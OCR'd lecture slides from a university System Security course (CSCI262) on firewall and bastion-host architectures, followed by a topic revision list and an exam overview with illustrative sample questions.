
Firewall Architecture

- Packet-filtering routers:
  - Add firewall functionality to a border router.
- Single homed bastion host.
- Double or dual-homed bastion hosts.
- Screened subnet firewall.

Bastion Hosts

- These are hosts identified by the firewall administrator as critical points in the security of a network.
- They typically have limited functionality, to reduce exposure to vulnerabilities and improve performance, and serve as a platform for an application-level gateway.
- The way in which the bastion host performs, and is fitted with other parts of the system, determines the firewall architecture.

Single-homed bastion host




- The firewall is a composite of two systems:
  - A packet-filtering router which pre-filters to reduce the load on the second unit.
  - A bastion host (probably an application-layer firewall).
    - Provides proxy access for the inside.

- The bastion host can perform authentication and proxy functions that the packet-filtering router (firewall) cannot, because the proxy can see the application level information.
- This improves on single configurations:
  - We have both packet-level and application-level filtering.
    - This gives flexibility in defining security policies.
  - An intruder will needed to get through two separate systems.
- There is also flexibility in providing direct Internet access to, for example, a web server with public information.


Dual-homed bastion host

This architecture is built around a dual-homed host, i.e. something with at least two network interfaces.



- One interface connects to the external network, another to the internal network.
- Everything (in/out) goes through the bastion host now.

Screened-subnet firewall system



- Screened subnet firewall configuration.
  - This is the most expensive, and the most common setting
  - Two packet-filtering routers are used.
  - Creation of an isolated sub-network, the DMZ.

CSCI262
System Security

Revision

User Authentication

- Bases for authentication.
- False positive/negative
- Passwords.
  - Dictionary attacks.
  - Brute force.
  - Entropy
  - Hashing
  - Salting
  - Rainbow table
- One-time passwords.

Access control

- Access control vs Authentication
- Representations: Read/write/execute
  - Access control matrices.
  - Access control lists.
  - Capabilities.

- Types of access control:
  - Discretionary versus mandatory.
  - Based on:
    - Identity.
    - Group.
    - Role.
    - Attribute
    - Ring
    - Level

- Access control security models
  - BLP
    - No read up, no write down
  - Biba
    - No wirte up, no read down
  - Clark-Wilson
  - Lattice
    - Least upper bound
    - Greatest lower bound
  - Lippner
  - Chinese wall

Denial of Service

- What is it and what does it threaten?
- Specific system targets
- Protecting against TCP SYN flooding
  - Time-out.
  - Random dropping.
  - (SYN)-cookies.
  - Puzzles.
- Distributed DOS.
- Reflection & Amplification

Buffer overflow


- What is it?
- When is it likely to occur?
- What are the likely effects?
- How to avoid it?

Secure mobile code

- HTTP Authentication
- JavaScript
- PHP
- XSS – Cross-site scripting

Malware

- Types:
  - Viruses.
  - Worms.
  - Trojan Horses.



Gary Larson

- Classification
- Virus structure & components
- Virus concealment methods

- Protection against malware:
  - Information flow metrics, Sandboxing
  - Detection: Signatures, integrity.
- Digital immune system

Intrusion detection systems (IDS)

- The role of IDS.
- False positive/negative (again)
- IDS Models:
  - Anomaly-based
  - Signature/Misuse-based.
- Architecture: Agents (host or network based), director, notifier.
- Honeypot

Firewalls


- Type of firewalls.
  - Packet-filtering firewall.
    - Stateful inspection firewalls.
  - Application-level gateway.
    - Also called proxy server.
  - MAC layer firewalls.
- Firewall architecture
- Firewall limitations

Statistical databases

- An aggregate-query interface.
- Inference: The derivation of sensitive information from non-sensitive (aggregated) data.
- Direct vs Indirect attacks
- Protection: Query set restriction, data perturbation, output perturbation.

SQL injection

- It's often about checking input!



http://xkcd.com

Exam overview

- Duration: *3 hour*
- Marks: **60*, worth 60%***.
  - Remember, you need at least 45% to pass the exam, i.e. **27/60**.
- You will not be asked to write any program or SQL statement, although you may need to explain particular coding problems

Exam overview

- Question types
  - Fill in the blank
    - Put your answer in the answer booklet, not on the exam sheet!
    - These questions should not each take very long to answer, e.g.,

"Examples of each of the main authentication bases are ___, ___ and _____."

"Online" and "offline" attacks differ in that _____

The C library function strcpy() is considered unsafe because it may result in _____.

Exam overview

– Short answer questions: concepts, principles, etc.

What is salting? Where can we use it?

Describe the general program structure of a virus.

Describe the two types of error that can occur in intrusion detection systems.

Consider the following statements and answer the subsequent questions:

Alice can climb trees and push walls.

Bob can climb trees, push walls and jump walls.

Chris can push Alice, push walls and climb walls.

Dan can climb trees and push walls.

- What are the subjects, objects and actions for this scenario?
- Draw an access control matrix for this scenario.

Describe two methods for protecting against inferential attacks at the query level in the context of statistical databases.

Select * from employee where dept = %d

Use the above SQL statement as an example to describe how SQL Rand works.

- Look at the UOW exams from previous years!
  - Go to https://ereadingsprd.uow.edu.au/ and enter CSCI262

Good Luck!